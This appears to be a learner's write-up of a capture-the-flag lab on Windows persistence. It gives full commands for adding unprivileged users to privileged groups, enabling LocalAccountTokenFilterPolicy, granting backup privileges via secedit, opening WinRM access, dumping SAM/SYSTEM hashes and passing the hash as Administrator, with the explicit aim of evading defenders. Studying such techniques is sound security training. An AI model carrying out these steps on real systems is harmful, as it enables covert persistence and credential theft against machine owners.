
Introduction
Reasons why you’d want to establish persistence as QUICKY AS POSSIBLE including:
1
2
3
  1. Re-exploitation isn't always possible: Some unstable exploits might kill the vulnerable process during exploitation, getting you a single shot at some of them.
  2. Gaining a foothold(initial access) : say, you used a phishing campaign to get your first access, repeating it to regain access to a host is simmply too much work. Your second campaign might also not be as effective, leaving you with no access to the network.
  3. The Blue Team is after you: Any vulnerability used to gain your first access might be patched if your actions get detected. You are in a race against the clock.
Tampering with Unprivileged Accounts
Assumption 1: Having an admin’s creds would be the easiest way to achieve persistence in a machine.
1
- You have the administrator's account/shell to begin with. You want to find ANOTHER way to get to this same account again in case you lose it say, blue teams cut you off or something by using users with unprivileged accounts basically.
- However, to make it harder for the blue team to detect us, we can manipulate unprivileged users, which usually won’t be monitored as much as administrators, and grant them admin privileges somehow.
Assign Group Memberships
Assumption 2: you have dumped the password hashes of the victim machine and successfully cracked the passwords for the unprivileged accounts in use. (Basically, you have compromised some if not all, of the unprivileged accounts -if not, use pass-the-hash)
The direct way to make an unprivileged user gain admin privileges is to make it part of the
Administratorsgroup (like what was done before in privesc) using:> net localgroup administrators <nonadmin-user1> /add- This allows the attacker to access the server by using RDP, WinRM or any other remote admin service available.
Current users in the victim machine:

- If this looks too suspicious, you can use the Backup Operators group.
- Users in this group won’t have admin privileges but will be allowed to read/write any file or registry key on the system,
ignoring any configured DACL. (Recap:DACLstates what a user can do or cannot do with a service.) - This would allow us to copy the content of the
SAMandSYSTEMregistry hives, which we can then use to recover the password hashes for all the users, enabling us to escalate to any admin account trivially.
Adding the account to the Backup Operators group: > net localgroup "Backup Operators" thmuser1 /add
1
- Since this is an unprivileged account, it cannot RDP or WinRM back to the machine unless we add it to the "Remote Desktop Users" or "Remote Management Users" (WinRM) groups:

1
- The first one was when WinRM is enabled by default on the victim's machine and the 2nd one is after I stopped the service from running.
Adding thmuser1 account to the Remote Management Users localgroup: > net localgroup "Remote Management Users" thmuser1 /add
1
2
- You're going to need Administrator account/privileges to do this by the way.
- I've tried executing this command using the compromised unprivileged account and the command was denied.
Output:

Password for the user
thmuser1:Password3211
- The assumption is that we got this account credentials by doing password hash dumping on some server.
Note: Keep in mind that the WinRM service has to be running in the first place BEFORE executing evil-winrm in the attacker’s machine.

Connecting now from the attacker’s machine to the victim using the compromised user and checking its privileges/group(s) it belongs to via WinRM: $ evil-winrm -i 10.10.151.140 -u thmuser1 -p Password321


- Let’s check the group this compromised user belongs to:
1
2
3
- We can see here the two groups we add this user `thmuser1` to.
- RMU group so that this user can use RDP
- Backup Operators so that even though this user don't have admin privileges, it can still read/write ANY file or registry key on the system ignoring the DACL, which means it can copy content of the SAM and SYSTEM registry hives which can then be used to recover password hashes for all the users and enabling privilege escalation.
- Notice that for user
thmuser1, being inBackup Operatorsis disabled. - This is because of the
User Account Control(UAC)and specifically because ofLocalAccountTokenFilterPolicyimplemented in UAC such that it strips anylocal accountof its administrative privileges whenlogging in remotely(most likely to prevent RCEs). - While you can elevate your privileges through UAC from a GUI session, if you are using WinRM, you are
confined to a limited access token with no admin privileges.
Regaining admin privileges to the user after connecting with the WinRM
- Enabling the

LocalAccountTokenFilterPolicyby changing the following registry key to ‘1’:> reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /t REG_DWORD /v LocalAccountTokenFilterPolicy /d 1
Initial State:
1
- Notice that LocalAccountTokenFilterPolicy is NOT here.
After executing the code:


1
- By adding this to the registry in this exact directory, local account users that normally have administrative privileges(say, included on administrative groups) will now ALSO have administrative privileges when connecting remotely(which normally they won't) since LocalAccountTokenFilterPolicy == 1 means elevated token.
Before:

After:

1
- Now, the privileges of being in the "Backup Operators" group is now in effect for user 'thmuser1'.
Making a backup of SAM and SYSTEM files and download them on the attacker’s machine:
> reg save hklm\system system.bak > reg save hklm\sam sam.bak > download system.bak > download sam.bak
1
- It takes a while...

Dumping password hashes for all users using secretsdump.py or other similar tools:
- On another tab in the attacker’s machine, execute this:
$ python3.9 /opt/impacket/exmaples/secretsdump.py -sam sam.bak -system system.bak LOCAL

Perform Pass-The-Hash to the victim’s machine with Admin privileges:
$ evil-winrm -i 10.10.151.140 -u Administrator -H <hash-dumped>
$ evil-winrm -i 10.10.151.140 -u Administrator -H f3118544a831e728781d780cfdb9c1fa

1
- Notice that the hash used is the latter part of the colon:

Capture the flag!

Reflection:
- So, this is Windows Persistence
ANDPrivilege Escalation because you’re compromising more users you can log in on with Admin privileges OTHER than the ACTUAL administrator account? - So if the first way you got the admin account was recovered say by the blue team, you can use ANOTHER user to log in again to get to the admin user account? Isn’t this more like a Privilege escalation technique? I guess it adds more ways for attackers to get the Admin account.
I guess since the password hashes are dumped, you have more users to log in on:
1
2
3
  - thmuser1
  - thmuser2
  - thmuser3
- to get to the administrator’s account?
- I guess its a different kind of persistence mechanism in comparison with malwares.
Special Privileges and Security Descriptors
Note that the assumption in here is that you have credential of some of the non-privileged users in the system.
- A similar result to adding a user to the “
Backup Operators” group can be achieved without modifying any group membership. - Special groups are only
specialbecause the OS assigns them specific privileges by default. - Privileges are simply the capacity to do a task on the system itself.
- They include simple things like having the capabilities to shut down the server up to very privileged operations like being able to take ownership of ANY file on the system.
A complete list of available privileges can be found here:
https[:][/][/]docs[.]microsoft[.]com/en-us/windows/win32/secauthz/privilege-constants.In the case of the “
Backup Operators” group, it has the following two privileges assigned by default:1 2 3
- "SeBackupPrivilege" : the user can READ any file in the system, ignoring any DACL in place. - "SeRestorePrivilege" : the user can WRITE any file in the system, ignoring any DACL in place. - Basically, it grants you the capability to read and write to ANY FILE in the system.

Current state:
1
- The attacker has the Admin access at this point.
We can assign such privileges to any user - which in this case is thmuser2, independent of their group memberships.
- To do so, we can use the “
secedit” command.
First, we will export the current configuration to a temporary file:
> secedit /export /cfg config.inf
1
- it outputs a file called 'config.inf'.

- Open the file and add our user to the lines in the configuration regarding the
SeBackupPrivilegeandSeRestorePrivilege:
1
- Make sure there isn't a space AFTER the comma before the username.
Convert the .inf file into a .sdb file which is then used to load the configuration back into the system:
> secedit /import /cfg config.inf /db config.sdb
> secedit /configure /db config.sdb /cfg config.inf

- You should now have the user
thmuser2with equivalent privileges to anyBackup Operators. - Also notice that AFTER this command is executed, the privileges of the user
thmuser2hasn’t changed:

- The user still can’t log into the system via
WinRM, so let’s do something about it.

Instead of adding the user to the Remote Management Users group, we’ll change the security descriptor associated with the WinRM service to allow thmuser2 to connect.
1
- So instead of adding a user to the group, the author decided to just let a specific user to have access to the WinRM service. Since the example before adds the specific user to let in a group in which access to WinRM service is allowed. In this case, it makes an exception for a specific user.
- Think of a
security descriptoras an ACL but applied to other system facilities. To open the configuration window for WinRM’s security descriptor, you can use the following command in Powershell(using GUI session):
> Set-PSSessionConfiguration -Name Microsoft.PowerShell -showSecurityDescriptorUI- This will open a window where you can add ‘thmuser2’ and assign it full privileges to connect to WinRM:

1
2
- After doing this, our user (`thmuser2`) can connect via WinRM: (Also note that the WinRM service must be running. If not, start it using the Admin user with Task manager)
- Make sure you press 'Apply' + `Ok` after otherwise, the privileges won't be applied to user 'thmuser2'(user you are privilege escalating with).
$ evil-winrm -i 10.10.151.140 -u thmuser1 -p Password321
1
- Since the user has the SeBackup and SeRestore privileges, we can repeat the steps to recover the password hashes from the SAM and connect back with the Administrator user.
- Notice that for this user to work with the given privileges fully, you’d have to change the
LocalAccountTokenFilterPolicyregistry key, but we’ve done this already to get the previous flag:
Regaining admin privileges to the user after connecting with the WinRM
- Enabling the
LocalAccountTokenFilterPolicyby changing the following registry key to ‘1’:> reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /t REG_DWORD /v LocalAccountTokenFilterPolicy /d 1
Initial State:
1
- Notice that LocalAccountTokenFilterPolicy is NOT here.
After executing the code:
1
2
- By adding this to the registry in this exact directory, local account users that normally have administrative privileges(say, included on administrative groups) will now ALSO have administrative privileges when connecting remotely(which normally they won't) since LocalAccountTokenFilterPolicy == 1 means elevated token.
- Note that this process is made so that after connecting to the victim machine using WinRM with the non-privileged user, we would have the admin privilege on that non-privilege user since it was disabled by default.
Current privilege AFTER logging in with WinRM:

1
- Notice that the privileges modified AFTER executing the command 'secedit' only takes effect AFTER logging with the specific user(in this case 'thmuser2') on WinRM service. Otherwise, if you check the privilege of this user AFTER the command was executed, it didn't change the privileges as shown further above.
Checking the user’s group memberships:

1
- There's no modification done with the user's group membership!
Capture the flag!

Recovering the password hashes from the SAM and connect back with the Administrator user
Making a backup of SAM and SYSTEM files and download them on the attacker’s machine:
> reg save hklm\system system.bak> reg save hklm\sam sam.bak> download system.bak> download sam.bak- It takes a while…
Dumping password hashes for all users using secretsdump.py or other similar tools:
- On another tab in the attacker’s machine, execute this:
$ python3.9 /opt/impacket/examples/secretsdump.py -sam sam.bak -system system.bak LOCAL
Perform Pass-The-Hash to the victim’s machine with Admin privileges:
$ evil-winrm -i 10.10.151.140 -u Administrator -H <hash-dumped>
$ evil-winrm -i 10.10.151.140 -u Administrator -H f3118544a831e728781d780cfdb9c1fa
1
- Notice that the hash used is the latter part of the colon:
